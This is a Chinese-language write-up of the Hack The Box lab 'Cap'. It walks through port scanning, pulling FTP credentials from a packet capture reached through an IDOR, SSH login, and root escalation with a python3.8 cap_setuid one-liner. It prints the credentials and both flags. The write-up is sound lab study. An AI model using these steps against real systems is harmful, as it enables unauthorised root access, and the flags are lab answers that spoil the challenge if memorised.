本文最后更新于 193 天前,其中的信息可能已经有所发展或是发生改变。

考点:
- IDOR
- ftp
- python capabilities CAP_SETUID
信息收集
nmap扫描
┌──(root㉿kali)-[~]
└─# nmap 10.129.2.159 -p- --min-rate 10000
Starting Nmap 7.95 ( https://nmap.org ) at 2026-02-19 11:51 EST
Nmap scan report for 10.129.2.159 (10.129.2.159)
Host is up (2.1s latency).
Not shown: 997 closed tcp ports (reset)
PORT STATE SERVICE
21/tcp open ftp
22/tcp open ssh
80/tcp open http
Nmap done: 1 IP address (1 host up) scanned in 9.74 seconds开放端口为21,22和80
HTTP
查看80端口


下载下来是20.pcap流量包,没什么东西,猜测可能有其他的
在0.pcap中找到FTP登陆成功流量,得到账号密码

nathan/Buck3tH4TF0RM3!
User
FTP上去,得到user
ftp> ls
229 Entering Extended Passive Mode (|||5716|)
150 Here comes the directory listing.
-r-------- 1 1001 1001 33 Feb 19 16:50 user.txt
226 Directory send OK.
ftp> get user.txt
local: user.txt remote: user.txt
229 Entering Extended Passive Mode (|||51555|)
150 Opening BINARY mode data connection for user.txt (33 bytes).
100% |******************************************************************| 33 480.99 KiB/s 00:00 ETA
226 Transfer complete.
33 bytes received in 00:01 (0.02 KiB/s)
ftp> ls -al
229 Entering Extended Passive Mode (|||57698|)
150 Here comes the directory listing.
drwxr-xr-x 3 1001 1001 4096 May 27 2021 .
drwxr-xr-x 3 0 0 4096 May 23 2021 ..
lrwxrwxrwx 1 0 0 9 May 15 2021 .bash_history -> /dev/null
-rw-r--r-- 1 1001 1001 220 Feb 25 2020 .bash_logout
-rw-r--r-- 1 1001 1001 3771 Feb 25 2020 .bashrc
drwx------ 2 1001 1001 4096 May 23 2021 .cache
-rw-r--r-- 1 1001 1001 807 Feb 25 2020 .profile
lrwxrwxrwx 1 0 0 9 May 27 2021 .viminfo -> /dev/null
-r-------- 1 1001 1001 33 Feb 19 16:50 user.txt
226 Directory send OK.fee64dd7ec1ae318db9ad6ea22db79ec
Root
然后就没有什么有效的信息了,可以看到在网站有一个问题

考虑ssh,连接成功
┌──(root㉿kali)-[~]
└─# ssh nathan@10.129.2.159
The authenticity of host '10.129.2.159 (10.129.2.159)' can't be established.
ED25519 key fingerprint is SHA256:UDhIJpylePItP3qjtVVU+GnSyAZSr+mZKHzRoKcmLUI.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.129.2.159' (ED25519) to the list of known hosts.
nathan@10.129.2.159's password:
Welcome to Ubuntu 20.04.2 LTS (GNU/Linux 5.4.0-80-generic x86_64)
* Documentation: https://help.ubuntu.com
* Management: https://landscape.canonical.com
* Support: https://ubuntu.com/advantage
System information as of Thu Feb 19 17:22:07 UTC 2026
System load: 0.0
Usage of /: 36.7% of 8.73GB
Memory usage: 22%
Swap usage: 0%
Processes: 224
Users logged in: 0
IPv4 address for eth0: 10.129.2.159
IPv6 address for eth0: dead:beef::250:56ff:fe94:e1b8
* Super-optimized for small spaces - read how we shrank the memory
footprint of MicroK8s to make it the smallest full K8s around.
https://ubuntu.com/blog/microk8s-memory-optimisation
63 updates can be applied immediately.
42 of these updates are standard security updates.
To see these additional updates run: apt list --upgradable
The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Last login: Thu May 27 11:21:27 2021 from 10.10.14.7
nathan@cap:~$ 这里利用linpeas.sh脚本可以帮助对Linux的提权信息收集
Files with capabilities (limited to 50):
/usr/bin/python3.8 = cap_setuid,cap_net_bind_service+eip
这里正常也去找了SUID文件还有SUDO位,可以考虑Capabilities提权
nathan@cap:~$ getcap -r / 2>/dev/null
/usr/bin/python3.8 = cap_setuid,cap_net_bind_service+eip
/usr/bin/ping = cap_net_raw+ep
/usr/bin/traceroute6.iputils = cap_net_raw+ep
/usr/bin/mtr-packet = cap_net_raw+ep
/usr/lib/x86_64-linux-gnu/gstreamer1.0/gstreamer-1.0/gst-ptp-helper = cap_net_bind_service,cap_net_admin+ep这里可以利用cap_setuid

我们通过修改UID得到root权限
nathan@cap:~$ /usr/bin/python3.8 -c 'import os; os.setuid(0); os.system("/bin/sh")'
# whoami
root
# ls
user.txt
# cat /root/root.txt
cb9b2e8b4d48e0283a14d4bb68b8dd9f
知识整理:
FTP是命令-响应的模式,客户端发命令 → 服务器返回3位数字代码 + 提示信息
状态220表示服务就绪(连接成功)
状态230表示登陆成功
状态226表示传输成功
| 第一位 | 含义 |
|---|---|
| 1xx | 正在处理 |
| 2xx | 成功 |
| 3xx | 需要更多信息 |
| 4xx | 临时错误 |
| 5xx | 永久错误 |